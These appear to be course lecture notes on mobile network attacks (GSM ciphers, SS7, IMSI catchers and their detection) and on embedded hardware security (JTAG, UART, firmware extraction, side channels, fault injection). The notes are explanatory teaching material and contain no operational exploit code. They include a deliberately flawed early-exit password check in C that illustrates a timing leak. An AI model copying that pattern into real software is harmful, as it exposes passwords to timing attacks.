
Dedicated Channels (Communication to a specific User equipment, often encrypted)

GSM encryption

A5/0 – no encryption, banned from many networks

A5/1 – Standard today

A5/2 – Export version, broken



IMEI – IMSI – TMSI

International Mobile Equipment Identifier – the phone

International Mobile Subscriber Identifier – the SIM card (i.e. the user)

Temporary Mobile Subscriber Identifier – a temporary UserID/SessionID, (should) prevent tracking since signaling plane is unencrypted

Attacks

SIM Cloning

Key derivation algorithm, secret key recovery by analyzing thousands of responses, SIM card cloning, used via programmable multi-SIMs and development SIM cards

Decryption

GSM Cipher – rainbow tables available, decode session key (eavesdropping), in seconds

SS7

“Signaling System 7”, signaling backbone within and between many Telecommunication companies, T.C.s fully trust each other

e.g. anytime interrogation – find cell ids (=locations) of any phone

share session key in case of roaming, etc.

IMSI Catcher aka Stingray

Used for tracking users,

eavesdropping calls, data, texts;


Man-in-the-Middle attacks,

attack phone using operator system messages (e.g. management interface, reprogram APN (access point name), HTTP-proxy,...)

attack SIM (SIM card rooting, otherwise filtered by most mobile carriers), attack baseband geotargeting ads (e.g. SMS)

intercept TAN (Transaction authentication number), mobile phone authentication,...

Mobile station moves through mobile network (CID: Cell ID (used to identify cell phone towers), LAC: Location area codes), location is updated when changing to area of other cell tower, IMSI catcher appears:



Identification only: retrieve IMSI/IMEI/TMSI, Reject location update, tracking

Traffic Man-in-the-Middle: Hold in Cell, actively intercept traffic – relay to real network, active or passive decryption

UMTS downgrade: Blocking UMTS transmission, Spoofing system messages

Hold but intercept passively: Imprison in cell, so phone is not lost to a neighbor cell

Car or body IMSI Catcher (can be hidden)

How to catch an IMSI Catcher?

Artifact: Frequency

Unused or guard channel – only found in full scan

Announced neighbor frequency, but unused, careful not to create interference

Detectability – frequency plans (e.g. radio regulatory), self created

Artifact: Cell ID

New Cell ID / Location Area Codes: to provoke “location update request”

Random?

Use real one not used in that geographical region

Detectability: Cell IDs are very stable

Cell database (local) also for frequencies

correlation with GPS coordinates

Artifact: Location Update/Register

Just providing a better signal is not enough – timers, hysteresis, unpredictable radio environment

Detectability: Watching noise levels

Artifact: UMTS handling

Downgrading to GSM (e.g. GSM in most deployed UMTS networks)

Detectability: noise and signal levels, database of regions where UMTS is available, and GSM usage is unlikely (cell database)

Downgrade 4G → 3G → 2G

Pre-authentication traffic is unprotected – includes GET_IDENTITY (IMSI, IMEI)

Location updates can be rejected unauthenticated, needed for roaming case, reject cause: “you do not have a subscription for this service”

Older IMSI catchers: downgrade encryption to 'none' (A5/0), A5/1 and A5/2 can be decrypted with rainbow tables in realtime, A5/3 rolled out at the moment: IMSI catcher will have to do active MITM again

Detectability: Cipher indicator – feature request in android, Roaming!

Artifact: Cell imprisonment

Networks provide up to 32 neighbor frequencies, IC will likely provide an empty NL (neighboring list), to not loose phone to a neighbor cell

Detectability: neighbor cell list

Traffic forwarding

- a) relay via other mobile station – loose caller ID, no incoming calls
- b) via SS7 or similar – caller ID correct, loose incoming calls
- c) recover secret SIM key – impersonate to network with victim's identity

Detectability: Call tests (?)

Usage Pattern

Identification mode – short living cells

MITM mode – longer living cells

both: unusual location for cells

Cell capabilities and parameter fingerprinting

Organization of logical channels on physical channels, timeout values

Can be different on each cell, but typically they are the same over the whole network, differ between networks

Detectability: cell and network database

Two approaches:

Mobile IMSI Catcher Catcher

Standard Android API, no need to root phone, no need for a specific chipset, easy interface

GPS + neighbor cell listing (geographical correlation, Cell-IDs)

Cell capabilities

RF (radio frequency) and NCL manipulations

limited to NCL but mobile

Stationary IMSI Catcher Catcher

Network of measuring stations, good locations, larger coverage, cheap (RaspberryPi based)

Cell-ID mapping, frequency usage, cell lifetime, cell capabilities (network parameters), jamming

Wikipedia:

An IMSI-catcher is a [telephone eavesdropping](#) device used for intercepting [mobile phone](#) traffic and tracking movement of mobile phone users. Essentially a "fake" [mobile tower](#) acting between the target mobile phone and the service provider's real towers, it is considered a [man-in-the-middle](#) (MITM) attack. IMSI-catchers are used in some countries by [law enforcement](#) and [intelligence agencies](#), but their use has raised significant civil liberty and privacy concerns and is strictly regulated in some countries such as under the German [Strafprozessordnung](#) (German) (StPO / Code of Criminal Procedure).^[1] Some countries do not even have encrypted phone data traffic (or very weak encryption), thus rendering an IMSI-catcher unnecessary.

Some preliminary research has been done in trying to detect and frustrate IMSI-catchers. One such project is through the Osmocom open source Mobile Station software. This is a special type of mobile phone firmware that can be used to detect and fingerprint certain network characteristics of IMSI-catchers, and warn the user that there is such a device operating in their area. But this firmware/software-based detection is strongly limited to a select few, outdated GSM mobile phones (i.e. Motorola) that are no longer available on the open market. The main problem is the closed-source nature of the major mobile phone producers.

The application Android IMSI-Catcher Detector (AIMSICD) is being developed to detect and circumvent IMSI-catchers, StingRay and silent SMS.^[12] Technology for a stationary network of IMSI-catcher detectors has also been developed.^[4]
(<https://en.wikipedia.org/wiki/IMSI-catcher>)

11. Introduction to Hardware and Embedded Security

PC vs. Embedded System

PC:

General purpose computing system

typical architecture: x86

Off the shelf operating system (Windows, Linux, MacOS X)

Off the shelf drivers and userspace applications

Concerning software security, mostly focused on PC based environment so far

Most PC Systems also contain multiple embedded hard- and software components!

Other small computers and systems:

Wired and Mobile phones

smart devices (Smart TV, Smart Watch, Smart Grid,...)

networking equipment (routers, switches, cable modems,...)

peripheral hardware in PCs (Network cards, HDDs,...)

car control systems

internet of things devices

industry control systems

traffic control systems

Embedded System

Not general purpose, but specialized application

wide range of architectures

often no OS or highly specialized Embedded OS

sometimes: real-time systems

peripheral devices to interface with outside world

wireless interfaces (WiFi, ZigBee,...)

Buttons, LEDs, Displays

Sensors

Actuators (Motors, Switches,...)

A typical embedded system

CPU, RAM, ROM (mostly flash)

peripheral devices to interface with outside world (include debug/programming interfaces most of the time)

at least some of these components may also reside on chip (System on Chip – SoC)

Power supply and glue logic

runs operating system or software application

Why Embedded Security?

Embedded systems are widespread

they are often used for critical tasks:

critical infrastructures,

mobility: car ECU, aircraft control systems

networking: networking equipment, payment systems, cell phones,...

Consequences of attacks can be disastrous, e.g. typical attacks on the internet vs. crashing cars at high speed, attacking the national power grid or confusing air plane navigation

High Security Requirements

Embedded systems security analysis is:

challenging, not well supported, time consuming (thus high costs)

Divergence: High security requirements vs. available security analysis methods

examples: Hackers + Airplanes, ADS-B (flightradar24.com)

Open vs. Closed Systems

In comparison to PC system hardware, embedded systems are often “closed”

proprietary implementation (NDA's,...)

no in-depth documentation

undocumented interfaces

unknown communication protocols

Back to “Security by obscurity”?

High importance that embedded systems can be analyzed for security

tradeoff: high-level vs low-level security analysis

which vulnerabilities should be found?

How much time should be invested?

How much time is required at least?

High-Level Analysis

Idea:

We analyze communication protocols

replay attacks?

Fuzz testing

high-level monitoring of embedded systems (e.g. does it crash, does it perform unintended tasks?)

easy to do without low-level access to system

Drawback:

We don't know whether implementation is secure

analysis is very limited, no insight into implementation

Low-Level analysis

Challenging and time-consuming

Allows us to analyze implementation

very powerful

provides in-depth insight

answers questions:

Is implementation secure?

Are there protection mechanisms?

Do they work?

How far can possible attacks reach?

Security Analysis / Attack Goals

Full console access on device (e.g. gain root access on embedded system)

analyze software for bugs, software reverse engineering (e.g. find remote buffer overflows)

unlock restricted features

build alternative firmware or counterfeit products

extract secrets (e.g. encryption keys)

Techniques

wide range, depends on system and attack goals

monitor hardware components, override signals (oscilloscope, logic analyzer, waveform generator,...)

monitor / modify device communication with environment, desolder components,...

use programming/debugging interfaces (UART, JTAG,...)

Firmware Extraction

Firmware might reside in external or internal memory

internal memory more challenging, fault injection attacks might be helpful (next lecture)

possible ways to get to the firmware:

desoldering

downloadable firmware upgrades

logic sniffing

console access

Firmware analysis

static analysis: disassembly, string analysis

dynamic analysis: requires debugging setup (can be difficult or expensive)

emulation vs. real execution

Types of embedded systems

Small systems:

example: calculator, small control systems

typically no OS

strongly resource constrained

Medium/Large systems:

example: smart phone, network router, cable modem

typically run OS

resource constrained

Embedded System Emulation

Idea:

We emulate the embedded system

example: qemu-system-mips

we run the implementation there

no resource constraints, full debug functionality,...

Challenges:

Block-box peripherals can't be virtualized

Firmware/OS might not support emulator


Debugging

Embedded systems often have debug and programming interfaces
necessary for production and manufacturing testing
often hidden on PCB

Joint Test Action Group (JTAG)

Test Access Port (programming and debugging, e.g. with gdbserver) and boundary-scan (pin testing)

based on state-machine and (shift) registers, daisy chaining possible



Different JTAG dongles for different controllers/architectures

can be attached to debug server (i.e. gdb-jtag-arm)

full debugging support, possible access to other devices in JTAG chain (i.e. memories)

Sniffing HW signals

Attach logic analyzer or oscilloscope to PCB

Capture signals

signal analysis on PC possible (e.g. python script)

example: communication between SD card controller and NAND flash

What do the signals mean?

Find datasheets of (similar) components

What does the system do at the time of analysis?

Is the bit-ordering correct?

Bruteforce bit ordering possible (e.g. by testing different permutations for plausibility)

Sniffing: UART console discovery

Use a scope to measure “suspicious” pins/traces

use datasheets to discover UART pins (Universal Asynchronous Receiver/Transmitter)

reset the system

at reset, bootloaders often write to the console (e.g. version string or bootloader identification)

UART signal easily distinguishable on the scope

Signal injection

Signals can be injected as well

need to understand HW communication protocol

manual stimulus:

microcontroller or FPGA

used to generate signals (i.e. according to assumed communication protocol)

scripting over PC (more diversity)

example:

manual memory dump of SD-card NAND flash memory

Reverse Engineering

Embedded software:

use established reverse engineering approaches

i.e. disassembly, string analysis,...

embedded hardware:

identify standard components

find datasheets

trace circuit lines

measurements / signal sniffing

allows HW reconstruction, but may be limited

Countermeasures

Remove obscure programming/debugging interfaces

hard to open enclosures, epoxy encapsulation,...

SoC design (may also be smaller and cheaper for manufacturer)

tamper detection sensors, tamper response (e.g. reset system, delete flash memory,...)

Advanced Attacks

Side Channel Attacks


A system may leak security relevant information through its power usage, timing,...

many side-channels exist (timing, power, electromagnetic emanation, acoustic or optical emanation, heat,...)

by analyzing this information, we might be able to learn sensitive information (e.g. AES encryption keys, passwords,...)

Example – bad password check

Terminates as soon a byte is wrong



```
bool check_password(char *password)
{
    for (int i=0; i<pass_len; i++)
    {
        if (password[i] != stored_password[i])
            return false;
    }

    return true;
}
```

➔ Based on timing information, we can easily guess the password

Fault Injection Attacks

We intentionally inject faults into the IC (integrated circuit)

attempt to change normal device operation to the attackers advantage (e.g. to skip/bypass password check, recover encryption keys,...)

Examples: Clock glitching, voltage glitching, Sony PS3 glitchhack

Microchip Reverse Engineering

Idea: open up and reverse engineer microchips

optically read ROM content

reverse engineer secret algorithms

probe signals on chip during run-time

precursor for many highly sophisticated attacks

Microchip reverse engineering example

Institute fully reverse engineered the game cartridge authentication chip of the N64 console

were able to discover secret test modes

injected our own code on the chip – arbitrary code execution exploit

dumped both the ROM and secret keys

disassembled the code from the ROM

created a Proof-of-Concept FPGA implementation showing that the reverse engineered code and secret keys are indeed correct